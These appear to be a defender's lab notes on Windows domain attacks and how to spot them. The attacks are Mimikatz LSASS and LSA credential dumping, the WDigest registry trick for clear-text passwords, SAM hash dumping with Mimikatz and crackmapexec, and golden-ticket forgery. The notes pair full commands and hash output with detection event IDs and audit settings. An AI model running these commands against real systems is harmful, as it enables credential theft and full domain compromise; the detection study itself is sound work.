

## Suspected LSASS credentials harvesting

We use Mimikatz to dump credentials from memory i.e. the LSASS process

There are memory protections in place protecting the LSASS process. We bypass those protections and take the credentials that are stored there. The following command is going to bypass those restrictions.

```
mimikatz # privilege::debug  
Privilege '20' OK
```

IT DOES NOT HAVE TO BE THE DOMAIN ADMIN. If there is an a machine where the DA has logged into, we can have their hash and pass around.

```
mimikatz # sekurlsa::logonpasswords_
```

Shows credentials of any user that has logged-on on this domain controller since the last reboot and that which is stored here in memory

```
Authentication Id : 0 ; 324008 (00000000:0004f1a8)  
Session          : Interactive from 1  
User Name        : Administrator  
Domain           : MARVEL  
Logon Server     : HYDRA-DC  
Logon Time       : 8/17/2021 9:45:16 AM  
SID              : S-1-5-21-3688015610-2013655948-1090528724-500  
  
msv :  
  [00000003] Primary  
  * Username : Administrator  
  * Domain   : MARVEL  
  * NTLM     : 2e4dbf83aa056289935daea328977b20  
  * SHA1     : 642449a6cee9cd94a5be01bcdd68fb0cf11ad5ef  
  * DPAPI    : 00731fa6e07ab49802494c9bf81cf072  
tspkg :  
wdigest :  
  * Username : Administrator  
  * Domain   : MARVEL  
  * Password : (null)  
kerberos :  
  * Username : Administrator  
  * Domain   : MARVEL.LOCAL  
  * Password : (null)  
ssp :  
credman :
```

There is also a feature called **wdigest**

It used to store the password in clear text on **Windows 7 and before**


**Microsoft patched this after Windows 8**

**But Microsoft just turned this feature off by default.**

But The feature is still there. WE can turn this feature ON and wait for people to log out and login back to the computer. This is a registry feature so, it survives reboots.

AND if we wait patiently, we can find the clear text password.

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest  
"UseLogonCredential"(DWORD)



This registry key is worth monitoring in your environment since an attacker may wish to set it to 1 to enable Digest password support which forces "clear-text" passwords to be placed in LSASS on any version of Windows from Windows 7/2008R2 up to Windows 10/2012R2. Windows 8.1/2012 R2 and newer do not have a "UseLogonCredential" DWORD value, so it would have to be created. The existence of this key on these systems may indicate a problem.

This command dumps all the Hashes from the LSA - **the actual LSA Dump**

LSA: Local Security Authority - protected sub system in windows authentication and it authenticates and creates logon sessions to the local computer

```
mimikatz # lsadump::lsa /patch
Domain : MARVEL / S-1-5-21-3688015610-2013655948-1090528724

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2e4dbf83aa056289935daea328977b20

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 076e9edbd2ad13a79663f207f74bda66

RID : 00000450 (1104)
User : fcastle
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000451 (1105)
User : tstark
LM :
NTLM : ba70c83cb9da0394e401220b2d765543

RID : 00000452 (1106)
User : pparker
LM :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0

RID : 00000453 (1107)
User : SQLService
LM :
NTLM : f4ab68f27303bcb4024650d8fc5f973a
```

We can also download the NTDS.dit file and this contains all the credentials too.

Enable powershell logging

### ***Added a default process SACL to LSASS.exe***

*In Windows 10, a default process SACL was added to LSASS.exe to log processes attempting to access LSASS.exe. The SACL is L"S:(AU;SAFA;0x0010;;;WD)". You can enable this under Advanced Audit Policy Configuration\Object Access\Audit Kernel Object.*

*This can help identify attacks that steal credentials from the memory of a process.*

**cmd.exe should not be parent process of lsass.exe**

**Similarly, lsass.exe should not start cmd.exe**

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## **Suspected SAM hash harvesting**

Using Mimikatz

privilege::debug

token::elevate

lsadump::sam

```
mimikatz # lsadump::sam
Domain : HYDRA-DC
SysKey : c39b49b867269cb5f672af618b026d04
Local SID : S-1-5-21-4096927179-368953398-2450993433

SAMKey : fff13d7c2d527e3b46922910b0e92f71

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 2e4dbf83aa056289935daea328977b20

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
```

Dint find any special logs for Mimikatz

## 2. Using crackmapexec

```

(root@kali)~# crackmapexec smb 192.168.118.152 -u 'Administrator' -p 'P@$$word' --sam
SMB 192.168.118.152 445 HYDRA-DC [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB 192.168.118.152 445 HYDRA-DC [+] MARVEL.local\Administrator:P@$$word (Pwn3d!)
SMB 192.168.118.152 445 HYDRA-DC [+] Dumping SAM hashes
SMB 192.168.118.152 445 HYDRA-DC Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa056289935daea328977b20:::
SMB 192.168.118.152 445 HYDRA-DC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.118.152 445 HYDRA-DC DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB 192.168.118.152 445 HYDRA-DC [+] Added 3 SAM hashes to the database

```

crackmapexec smb 192.168.118.191 -u 'Administrator' -p 'P@\$\$word' --sam

When crackmapexec was run, found the following event logs

## Windows Event Viewer

logon event	4624
logoff event	4634
special logon	4672 - Special privileges assigned to new logon.
<b>Credential Validation</b>	<b>4776 {x2} - The computer attempted to validate the credentials for an account. - [Immediately]</b>
Sensitive Privilege Use	4674 - An operation was attempted on a privileged object.
User Account Management	5379 - This event occurs when a user performs a read operation on stored credentials in Credential Manager.

Icon	Category	Date and Time	Source	Event ID	Task Category
	Audit Success	8/18/2021 10:57:25 AM	Microsoft Windows security auditing	5379	User Account Management
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Event 5379, Microsoft Windows security auditing.

General Details

Credential Manager credentials were read.

Subject:

- Security ID: MARVEL\Administrator
- Account Name: Administrator
- Account Domain: MARVEL
- Logon ID: 0x4F1A8
- Read Operation: Enumerate Credentials

This event occurs when a user performs a read operation on stored credentials in Credential Manager.

Log Name: Security

Source: Microsoft Windows security auditing

Event ID: 5379

Level: Information

User: N/A

OpCode: Info

Logged: 8/18/2021 10:57:25 AM

Task Category: User Account Management

Keywords: Audit Success

Computer: HYDRA-DC.MARVEL.local

There are other ways to SAM dump:

1. IF we can get a shell with Metasploit we dump the SAM using hashdump
2. We can use secretsdump.py and dump the SAM
3. WE can also download the SAM and dump it

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### Identity a potential Golden Ticket attack

Note the krbtgt hash we have obtained during the lsa dump we did previously.

For performing this attack, we need

SID of the domain

krbtgt NTLM hash

**lsadump::lsa /inject /name:krbtgt**

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MARVEL / S-1-5-21-3688015610-2013655948-1090528724

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 076e9edbd2ad13a79663f207f74bda66
  LM :
Hash NTLM: 076e9edbd2ad13a79663f207f74bda66
ntlm- 0: 076e9edbd2ad13a79663f207f74bda66
lm - 0: 07a8aa264b96317e26ae453e51694c40
```

SID: S-1-5-21-3688015610-2013655948-1090528724

NTLM: 076e9edbd2ad13a79663f207f74bda66

**kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-3688015610-2013655948-1090528724 /krbtgt:076e9edbd2ad13a79663f207f74bda66 /id:500 /ptt**

We can put name of any user here - Does not have to be administrator

```

mimikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-3688015610-2013655948-1090528724 /krbtgt:076e9edbd2ad13a79663f207f74bda66 /id:500
/ptt
User      : Administrator
Domain    : marvel.local (MARVEL)
SID       : S-1-5-21-3688015610-2013655948-1090528724
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 076e9edbd2ad13a79663f207f74bda66 - rc4_hmac_nt
Lifetime  : 8/18/2021 5:52:40 AM ; 8/16/2031 5:52:40 AM ; 8/16/2031 5:52:40 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session

```

Then we can run this command to open a command prompt

**misc::cmd**

```

mimikatz # klist
E [ca] Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Desktop\mimikatz_trunk\x64>

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6FACC43B8

```

We can access both the machines with this ticket

```
C:\Users\Administrator\Desktop\mimikatz_trunk\x64>dir \\THEPUNISHER\c$
Volume in drive \\THEPUNISHER\c$ has no label.
Volume Serial Number is 80BC-8050

Directory of \\THEPUNISHER\c$

12/07/2019  02:14 AM    <DIR>          PerfLogs
07/27/2021  10:45 AM    <DIR>          Program Files
07/27/2021  11:57 AM    <DIR>          Program Files (x86)
07/17/2021  01:26 PM    <DIR>          Share
07/17/2021  01:34 PM    <DIR>          Users
08/17/2021  09:42 AM    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  41,169,121,280 bytes free

C:\Users\Administrator\Desktop\mimikatz_trunk\x64>dir \\SPIDERMAN\c$
Volume in drive \\SPIDERMAN\c$ has no label.
Volume Serial Number is D6E0-DF0C

Directory of \\SPIDERMAN\c$

12/07/2019  02:14 AM    <DIR>          PerfLogs
05/10/2021  06:19 PM    <DIR>          Program Files
07/27/2021  12:03 PM    <DIR>          Program Files (x86)
05/10/2021  04:39 PM    <DIR>          Share
06/23/2021  04:33 PM    <DIR>          Users
07/27/2021  11:16 AM    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  40,170,803,200 bytes free
```

4 continuous logoff events when I created the golden ticket

event	4634 x4	Logoff	
event	5379	User Account Management	Credential Manager credentials were read.
event	4769	Kerberos Service Ticket Operation	<b>A Kerberos service ticket was requested.</b>  1. Event ID: <u>4769</u> "A Kerberos service ticket was requested"  2. Ticket Options: 0x40810000  3. Ticket Encryption: 0x17 i.e → RC4-HMAC
event	4768	Kerberos Authentication Service	A Kerberos authentication ticket (TGT) was requested.

General Details

A Kerberos service ticket was requested.

Account Information:  
Account Name: JoeUser@LAB.ADSECURITY.ORG  
Account Domain: LAB.ADSECURITY.ORG  
Logon GUID: {11634e7a-6743-e50d-2cf6-3d4646c8c0ca}

Service Information:  
Service Name: SQL-ADSD317-SVC  
Service ID: ADSECLAB\SQL-ADSD317-SVC

Network Information:  
Client Address: ::ffff:10.100.10.110  
Client Port: 49731

Additional Information:  
Ticket Options: 0x40810000  
Ticket Encryption Type: 0x17  
Failure Code: 0x0  
Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	8/19/2021 7:17:03 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:17:03 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:52 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:39 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:16 AM	Microsoft Windows secu...	4634	Logoff
Audit Failure	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:14:33 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:14:33 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...